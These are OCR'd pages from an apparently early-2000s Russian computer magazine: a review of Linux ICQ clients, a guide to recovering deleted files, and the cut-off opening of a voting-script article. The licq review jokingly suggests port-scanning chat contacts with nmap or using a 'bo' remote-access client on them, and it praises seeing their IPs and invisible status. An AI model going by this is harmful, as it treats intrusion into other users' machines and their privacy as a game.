Ну что, ты уже скомпилил ядро, и все работает? И теперь не хватает общения, верно? Это значит, что настало время поговорить про icq под линукс. Разговор пойдет о kicq, licq и centericq.

<Centericq>


Начнем с centericq-3.35.22. Получить эту чудесную прогу можно здесь http://konst.org.ua/rus/software/centericq/info.html. Написал ее Konstantin Klyagin (konst@konst.org.ua), по всей видимости, живет он на Украине :). В чем прикол этой аси? В том, что она работает в текстовом режиме! Как это, спросишь ты? Да очень просто! Самый настоящий текстовый режим с GUI на базе <#include ncurses.h>. В чем плюсы подобной реализации? Представь, что ты крутой админ, сидишь в командной строке, настраиваешь какой-нибудь хитрый сервис на линуксовом серваке - естественно, ты не поставил X-сервер на эту машину, т.к. незачем почтовый или хостинговый сервер нагружать ненужным софтом... А пообщаться-то хочется. Тогда идем по указанному выше адресу и скачиваем прогу. Распаковываем архив - а дальше все еще проще! Набираем ./configure; make; make install и все! Ася встала. Простота инсталляции подкупает. «Может внутри что-то не так», - подумает бывалый инсталлятор. Но удивится, поняв, что внутри все просто замечательно. Если ты сделал все как написано, то набери centericq.


Здесь мы должны выбрать: регистрируем нового пользователя или используем старый аккаунт. Перемещаем курсор на Registration mode и клавишей Enter выбираем один из двух вариантов. При выборе existing user нам нужно указать uin и пароль. Указали, выбрали Done. Все, ася работает! После соединения с сервером начинаем общаться.

Теперь поговорим о функциях, встроенных в эту чудо-прогу. Выбираем в контакт-листе пользователя, нажимаем F2. Здесь нам доступны следующие действия: отправка сообщения, урла, файла; просмотр информации о юзере, просмотр истории, удаление юзера, занесение в игнор, переименование юзера, занесение его же в визибл лист. Информация о юзере выводится в полном объеме, т.е. она включает в себя поле Last IP, и плевать, что там в мастдайной асе написано в разделе Security :). Впрочем, такая информация доступна в любой линуксовой асе. F3 позволяет изменить твой статус. F4, помимо всего прочего, позволяет изменять информацию о себе, искать собратьев по разуму и менять основные настройки. Поговорим про основные настройки. Выбираем CenterICQ config options.

Что мы можем здесь настроить? Наиболее полезными настройками являются: Russian translation win1251-koi8r need и Anti-spam.

Наличие первой настройки говорит о многом, т.к. это очень приятная мелочь! Эта настройка дает те-






бе возможность свободно общаться с win пользователями. Тебе не надо писать своему собеседнику что-нибудь типа: "ya pod linuxom - pishi poJHAluysta translitom". То есть межплатформенное взаимодействие становится прозрачным. Вторая настройка позволяет избавиться от сообщений с рекламой и прочим фуфлом. В общем, прекрасная программа. Скачивай и пользуйся!

<Licq>

Licq-1.0.3 - замечательная программа для графической среды. Получить ее можно здесь www.licq.org. Инсталляция немного сложнее, чем у предыдущей программы :), набираем ./configure. Процесс пошел, вылезло предупреждение, что не используется SSL - игнорируя это, набираем make и ждем. Прошло минут 7-8, набираем make install. Набираем licq, и - ничего не работает. Пишет, мол, Unable load plugin. Это значит, что надо выбрать плагин. Ты можешь выбрать плагин console, который реализует работу в текстовом режиме, но мне не очень понравилась эта реализация. Так как мы говорим про асю под X'ы, то мы переходим в каталог plugins/qt-*.*, только вот тебе еще надо будет скачать и установить QT >= 2.1, но в этой статье мы не будем об этом говорить, т.к. это отдельная и большая тема. Будем считать, что у тебя уже стоит QT.

Если у тебя стоит KDE, то надо набрать ./configure –with-kde, если не стоит, то просто ./configure, потом, как обычно, make; make install. Устал? Уже почти все. Набираем команду ln -s /usr/local/share/licq/translations /root/.licq/translations, - это если ты root; если нет, то укажи путь к своему рабочему каталогу. Ос-



талось зайти в X'ы и из них выполнить команду licq, ты должен увидеть что-то типа как на скриншоте.

Для полноценной работы надо зайти в Options и там в выпадающем меню Translation выбрать RUSSIAN_WIN - я думаю, ты уже знаешь, зачем :). После утомительной инсталляции ты можешь насладиться возможностями: они шире, чем у мастдайного клиента. Во-первых, можно натягивать скины и редактировать их по своему усмотрению. Во-вторых, к пользователю можно применять различные утилиты :), можно, например, применить утилиту traceroute, просканировать порты при помощи nmap, а можно применить клиента bo :). Подробнее о встраиваемых утилитах читай на сайте производителя.

Также имеется полноценный поиск с возможностью указания пола, возраста, географического положения и т.д. При просмотре информации о пользователе можно увидеть IP и порт собеседника, а если собеседник сидит через локалку, то ты видишь и внешний, и внутренний IP - приятно, да? :). Что еще можно делать с пользователями? Их можно выносить на рабочий стол, рассовывать по группам и вносить в контакт лист без их согласия, что тоже очень приятно :). При общении можно выбирать способ доставки: через сервер или напрямую (клиент-клиент). Недостатком проги является то, что при запуске она висит на панели, а не убирается в нижний правый угол.

<Kicq>

Что же касается kicq, через www.filesearch.ru я нашел 2.0.0b1 и 2.0.0b3. Но ни та, ни другая не проинсталлились, какие-то ошибки в инсталляционных скриптах. Очевидно, это мифические версии, т.к. на официальном сайте www.kicq.org я смог найти только 1.0.0. О ней-то мы и поговорим. Но и о ней особо не побазаришь, т.к. эта версия использует QT >1.4 < 2.0; а, как известно, рулезные чуваки уже давно юзают KDE >=2.1.1, а те в свою очередь юзают QT >=2.2.2 и выше :).

<Другие аси>

Есть и еще аськи. Например, kxicq2. Устанавливается около 1 часа. На сайте проекта www.kxicq.org нарисована очень милая аська, на самом деле она не такая красивая. Да и по функциям она не далеко ушла. Во-первых, нет преобразования win в koi и обратно. Практически ничего нельзя настроить. И очень ограничены параметры поиска - UIN, Nick и E-mail. Правда, есть еще kxicq, но она работает под KDE 1.*.*, а у меня 2.1.1, поэтому не стал даже пытаться устанавливать. Очевидно, kxicq круче своего потомка, потому что к ней можно скачать скины и утилиты. Однако она тоже не поддерживает win-koi. Может быть все еще впереди? Здесь можно подробнее ознакомиться со всеми работами проекта kxicq*: http://sourceforge.net/projects/kxicq/. А здесь можно скачать RPM'ы для RH 7.0 http://killesberg.org/redhat/RPMS/i386/

<Итого>

Итак, выводы очевидны. Первые два продукта являются самыми продвинутыми - просты в инсталляции, удобны в использовании и имеют много настроек, что всегда полезно и приятно. Не лишним будет сказать, что все это ставилось на Red Hat 6.3 (тоже довольно мифическая версия), gcc version 2.95.2 19991024 (release), X-сервер 4.0.3, Qt-2.2.2, KDE 2.1.1. Дерзай, устанавливай. Icq клиенты под linux дают огромные преимущества. Например, даже если кто-то из контакт листа пытается скрыться от тебя в инвизибле, ты его все равно видишь :). Ну а остальные фичи ты узнаешь сам. Если будут сложности с установкой - пиши, поможем!

PC_Zone

Назад в будущее
Восстановление удаленных файлов

Horrific (smirnandr@mail.ru; www.x-c-r.com)





Назад в будущее

Восстановление удаленных файлов

Каждый нормальный чел уже не раз сталкивался с проблемой потерянных данных. Файлы теряются как у ушастых, так и у продвинутых. Это не зависит от мозгов. Чаще всего это зависит от железа и электричества. Они, как на зло, всегда сбоят в неподходящий момент :(. Бывают и более интересные приходы. Например, такая ситуация: сидит секретарша за компьютером и говорит: "Я печатаю 1000 символов в минуту. Правда, такая белиберда получается :). Надо ее удалить. Ой, я удалила квартальный отчет". Короче говоря, вариантов полно. Любой из нас может встретиться с ними. Так что ты просто обязан знать, как можно восстановить потерянный рай.

<Софтверный метод>

Существует несколько методов восстановления данных. Первый, и самый распространенный, — программный.В твоем арсенале обязательно должны быть необходимые утилы. Чуть позже я расскажу тебе, чем обзавестись и когда это применять.


Второй метод - ручной. Когда не помогает утила, можно попробовать ручками найти потерянный рай. Такие случаи бывают, когда данные не были сохранены в файл. Например, ты наберешь в текстовике диплом или что-нибудь еще. Вдруг вырубают свет. В принципе ты не сохранил данные в файл, поэтому тут софт не подойдет, потому что он восстанавливает только случайно удаленные файлы или форматнутые винты. Вроде бы кранты, но Word создает временные файлы, где автоматом сохраняется текст. Помимо этого есть файл подкачки, где твой текст обязательно сохранился. Так что тут для восстановления вступают в дело шаловливые ручонки. Итак, моя задача научить тебя обоим методам и показать необходимый софт. Так что давай приступим к делу.

<Q-Recovery 2000>

www.hyperq.com/qrecover.htm

Эта прога не восстанавливает утерянных данных. А почему тогда я вставил в обзор, да еще и первой? Да потому что она восстанавливает работоспособность окон. Если твой Windows дал конкретный сбой и категорически не хочет загружаться, а данные нужны срочно (как всегда:)), то тебя спасет эта утила.

Прога делает копию основных файлов: autoexec.bat, config.sys, control.ini, msdos.sys, system.dat, user.dat и др. Помимо этого ты можешь сохранять состояние меню "Пуск" и "Избранное". После очередного сбоя ты сможешь все это восстановить, потом в спокойной обстановке сделать резервное копирование и под чистую переустановить окна.



Q-Recovery 2000

Хвать хвастаться, давай посмотрим на саму прогу. Она очень проста и удобна. Окно состоит из закладок: Save, Restore, Options, Tools, Maintenance и Info.
На первой закладке ты можешь сохранить текущую конфигурацию. Для этого нужно ввести любое имя в поле Description (описание) и нажать кнопку Save.
Закладка Restore предназначена для восстановления сохраненной конфиги. Если твои окна дали непоправимый сбой, то ты можешь выбрать здесь любую из сохраненных конфигураций и заставить Windows поработать еще хотя бы немного.
На закладке options ты можешь указать, какие из системных файлов необходимо сохранять. Если ты хочешь с наибольшей вероятностью вернуть Windows к работе, то сохраняй все, что тебе предлагают. Здесь же можно указать, что нужно сохранять меню "Пуск" (Start). Если ты кликнешь

здесь по кнопке "Select" (внизу окна), то откроется окно дополнительных настроек. Здесь ты можешь указать любые дополнительные файлы. Так что здесь можно указать и критичную лично для тебя инфу, например, порнокартинки :).
Последняя закладка (tools) самая важная. Здесь ты можешь создать Rescue Disk - дискета, с помощью которой можно загрузиться даже с мертвыми окнами. Советую тебе сразу же создать такой диск. Не надо надеяться, что тебя смерть Windows обойдет стороной. Все так думают, но не всем везет :(.

<EasyRecovery>


www.ontrack.com

Вторая полезная тулза моего обзора предназначена для восстановления удаленныхфайлов. Она отличается своей мизерностью и поддержкой большинства распространенных файловых систем. Например, у меня есть версии для FAT16, FAT32 и NTFS4.
После запуска инсталляции тебя просят вставить дискету. Она будет отформатирована под загрузочную, и сюда же будут помещены файлы проги. Чтобы запустить EasyRecovery, нужно загрузиться с этой дискеты. Прога работает под Caldera DR-DOS 7.03. Это значит, что снова вспомнишь, что такое DOS интерфейс и ASCII графика.
Если ты уже испугался и решил не качать себе эту тулзу, то очень даже зря. Windows-интерфейсные проги не всегда могут восстановить файлы, удаленные DOS-овскими командами. EasyRecovery более надежна в этом смысле. А то, что ей не нужен Windows, так это только плюс. Представь себе, что ты удалил файл, необходимый для загрузки окон. Чем ты теперь восстановишь работоспособность своей железки? Только переустановкой, потому что Win-утилу ты не сможешь запустить. А EasyRecovery запустится в любом случае, и не придется тратить драгоценное время на переустановку.
Я думаю, что я тебя убедил. Так что ноги в руки и бегом качать EasyRecovery.
Ой, я забыл тебе сказать самое главное. Прога может восстанавливать данные с отформатированного винта. Если данные еще не успели на нем затереться, то даже такая сложная операция под силу этому маленькому гиганту.

<SuRest>

www.mivlad.f2s.com/

Простенькая тулза от моего тезки Мишки Владимирова. Метод дедукции подсказывает, что этот чел нашего происхождения. Тулза может восстанавливать не только удаленные файлы, но и данные, уничтоженные в результате ошибок диска, вирусов и других стихийных явлений.
Программа проста как три копейки. Ты просто заносишь в ее базу необходимые тебе файлы, и SuRest начинает следить за ними. Если какой-то файл пропал, то ты можешь одним кликом вернуть его к жизни.



SuRest

Я бы не сказал, что SuRest может восстанавливать данные. Если файл не занесен в базу, то и восстановить его невозможно. Но если ты его туда внес, то никакое цунами не сможет подпортить тебе жизнь. Что в этом плохого? Прога не сможет следить за часто изменяемыми файлами. Ты же не будешь после каждого изменения, например, текстового файла вносить его в базу. Так что тулза может спасать не все файлы. Но если ты хочешь быть уверенным в сохранности своих архивов, запускных файлов, видео или звука, то тулза их спасет, потому что эти типы файлов изменяются очень редко.

<Recover98>

www.lc-tech.com

Самая простая и удобная утилита. Она поддерживает кучу файловых систем FAT12, FAT16, FAT32, NTFS, VFAT. В моей версии пока нет поддержки NTFS5 из Win2000, но на сайте разработчика есть новый вариант. Так что если у тебя Win2000, можешь скачать себе обновление.
Самая сильная возможность Recover98 - поддержка сжатых и зашифрованных дисков.



Recover98 EXPRESS

После установки и запуска проги перед тобой появляется окно проги, похожее на упрощенный Explorer. В нем отображаются только папки, по которым можно гулять, и удаленные файлы (помечены зелененьким значком). Восстановление здесь - просто приятная игра. Нашел файл, выделил, нажал кнопку "Recover". Абсолютно ничего сложного и ничего лишнего.


<Восстановление мертвых данных>

Не всегда удается восстановить стертую инфу. Если она была уже затерта другим файлом, то ни одна утилита не поможет тебе вернуть инфу к жизни. Только золотые ручки, трезвая голова, длинный банан, короткий ух и др. принадлежности помогут тебе восстановить утерянную инфу. Если в качестве инфы был текст, то на его восстановление у тебя уйдет не так уж и много времени. Возможно полностью его уже не воссоздашь, но какую-то часть вполне реально. Какая это будет часть, зависит от того, сколько времени прошло с момента удаления.
Для работы нам понадобится хороший просмотрщик дисков. Я сижу под Win2000, и в него уже входит необходимая утила по имени DiskProbe. Если ты сидишь в Win9x/ME, то тебе придется воспользоваться чем-то другим. Могу только посоветовать WinHex (www.winhex.com), а лучше PTS DiskEditor (www2.PhysTechSoft.com). Вторая утила предпочтительней, потому что позволяет производить поиск по секторам. А без этого найти данные для восстановления очень тяжело.

Какой утилой ты будешь пользоваться - это твои проблемы, лишь бы тебе было удобно. Ну а я покажу тебе процесс восстановления на примере Disk Probe, потому что я 99% времени провожу в нем. Win9x у меня стоит на всякий случай, но он даже не настроен. Если у тебя есть диск с Win2000, то ты можешь установить Disk Probe даже на Win9x/ME.

<Установка Disk Probe>

Как это установка? Ты же сказал, что она идет вместе с Win2000!!! Да, но устанавливать ее надо отдельно. Вставь установочный CD с Win 2000 и перейди в папку Support\Tools. Здесь запусти Setup.exe. Инстеллер установит дополнительные тулзы для Win.
Вообще-то желательно, чтобы все необходимые тулзы у тебя стояли заранее, а то во время установки они могут подпортить сектора, занятые необходимыми тебе данными. Помни, что когда файл удален, любая операция записи на диск может записать данные поверх твоего файла. Так что чем больше операций записи, тем меньше вероятность восстановления. Ну ладно, будем считать, что ты заранее установил необходимую утилу.



Disk Probe

Теперь мы запустим ее и попробуем провернуть маленький трюк. Я найду на диске сектора, в которых находится файл с текстом этой статьи, и сохраню кусок текста в отдельный файл. Всю эту работу я проведу в Disk Probe, не используя файловой системы, а работая напрямую с секторами диска.

NEXT

PC_Zone


Назад в будущее
Восстановление удаленных файлов


Horrific (smirnandr@mail.ru; www.x-c-r.com)

Попробуй сделать что-нибудь подобное. Ты должен быть уже натренированным бойцом, когда случится беда.

<Приступим?>

Если ты готов, то запусти Disk Probe и оглянись. Если ты находишься в Win2000, то она находится в Пуск -> Программы -> Windows 2000 Support Tools -> Tools. Теперь нужно выбрать диск, на котором были данные. Для этого выбери меню Drives -> Logical Volumes. В появившемся окне ты увидишь список дисков. Дважды щелкни по нужному и нажми кнопку Set Active (в этом же окне чуть ниже). Все, можешь давить OK.




Disk Probe - выбор диска

Теперь выбери из меню Tools->Search Sectors. Перед тобой появится окно поиска секторов. Для просмотра всего тома выбери Exhaustive search. Если ты не помнишь, в каком регистре написан текст, который ты будешь искать, то выдели Ignore case. Необходимо также указать кодировку, в которой нужно найти текст ASCII или Unicode. После этого введи какой-нибудь текст из уничтоженного файла в строку "Enter characters to search for" (внизу окна) и нажимай Search.

Постарайся выбирать какое-нибудь нераспространенное слово, чтобы Disk Probe не останавливался через каждые пять секунд. Я ввел свой e-mail адрес, который я всегда указываю в начале статьи (я же тебе сказал, что я ищу свою статью на диске).





Disk Probe - поиск сектора

Поиск может занять пять минут плюс-минус трамвайная остановка :). Это зависит от скорости и объема диска. Так что придется запастись пивом, да побольше. Мой диск на 5 гигов на винте от IBM (7200 оборотов) был обнюхан за полчаса.

Когда прога найдет текст, она высветит тебе сообщение - "Ура-а-а, я нашел! Если у тебя есть еще пиво, то я могу поискать дальше?". Не соглашайся на провокацию. Нажми NO и проверь, что он тебе нашел. Если тебя не устраивает найденный сектор, то запускай поиск дальше. Если тебя все устроило, то проверь, все ли найдено. Если нет, то дави меню Sectors->Read. В появившемся окне ты должен ввести начальный сектор для чтения (введи тот, который найден) и количество секторов для чтения. Прочитай десяток. Если опять отображается не весь текст, то увеличь число секторов.

Когда ты вычислил полный объем файла, выбери в меню File->Save As. Disk Probe предложит тебе сохранить найденные сектора в файл. Не стесняйся и сохраняй.

<Поздравляю!>

Поздравляю тебя!!! Теперь ты крутой тип. Ты смог восстановить руками то, что было не под силу даже крутым тулзам. Если ты смог удачно провести эту операцию, то ты почувствуешь себя совершенно новым человеком. Ты самый настоящий победитель, уничтожитель и размыватель. Хочу тебе еще напоследок напомнить, что этот способ работает даже с описанным мной в начале статьи способом, когда ты не успел сохранить текстовый файл и вырубили свет. Данные обязательно где-то будут присутствовать, потому что большинство текстовых редакторов создают временные файлы, которые просто обязаны остаться в живых.

Так что восстановить можно все. Чем раньше ты возьмешься за это дело, тем больше у тебя будет шансов. Так что советую не зевать и держать нужный софт под рукой, чтобы не выполнять двойной работы. Если ты хочешь без проблем восстановить потерянную инфу, то все эти утилы уже сейчас должны быть установлены в твоей железке. Не тормози, скачай их. Когда у тебя случайно пропадет какой-нибудь файл, ты меня еще не раз вспомнишь добрым словом из запрещенного русского языка :).

<Как удаляются данные?>

Когда ты нажимаешь "Удалить файл", даже из корзины, физически файлы не удаляются. Они остаются на месте, просто сектора помечаются свободными.

В FAT16 при удалении заменялась первая буква на значок "~". Поэтому в утилах восстановления типа undelete нужно было найти нужный файл и ввести ему первую букву.


В FAT32 происходит что-то другое, потому что в утилитах восстановления файлов видны полные имена. Но смысл от этого не меняется. Когда ты пытаешься что-то удалить, физического удаления не происходит. Просто помечается первый сектор как свободный. После этого операционка может без проблем использовать этот сектор в своих целях.

Пока ОС не производила записей в освобожденные сектора, ты можешь без проблем восстановить любой удаленный файл. Вероятность полного восстановления достаточно высока, если на твоем винте полно места и ты не производил перезагрузок или каких-либо копирования/установок. С каждой такой операцией вероятность падает, поэтому ты должен браться за дело как можно быстрее.



X-VOTE: ДОПРАШИВАЕМ ЮЗЕРА!

Nikitos (nikitos@atom.ru)



X-vote: допрашиваем юзера

Создавая сайт, ты, надеюсь, стараешься сделать нечто стильное, быстро загружающееся, напичканное необычными фичами, а главное - содержащее достойный, авторский контент. Ну сделал ты дизигн классный, залил на быстрый сервант, набил статьями, дальше-то что? Лично мне на этом этапе всегда становилось интересно, как народу мое творение, что они думают, предлагают, желают, etc... Для тех, кому сей вопрос не безразличен, я и написал скрипт-голосование. Нет, это не стандартный слив, валяющийся на каждом углу: эта скриптина не просто выбьет всю правду из посетителей, но и поможет тебе лихо админить голосования - добавлять, удалять или редактировать опросы прямо в онлайне, через специальный административный скрипт.

<Хостимся>

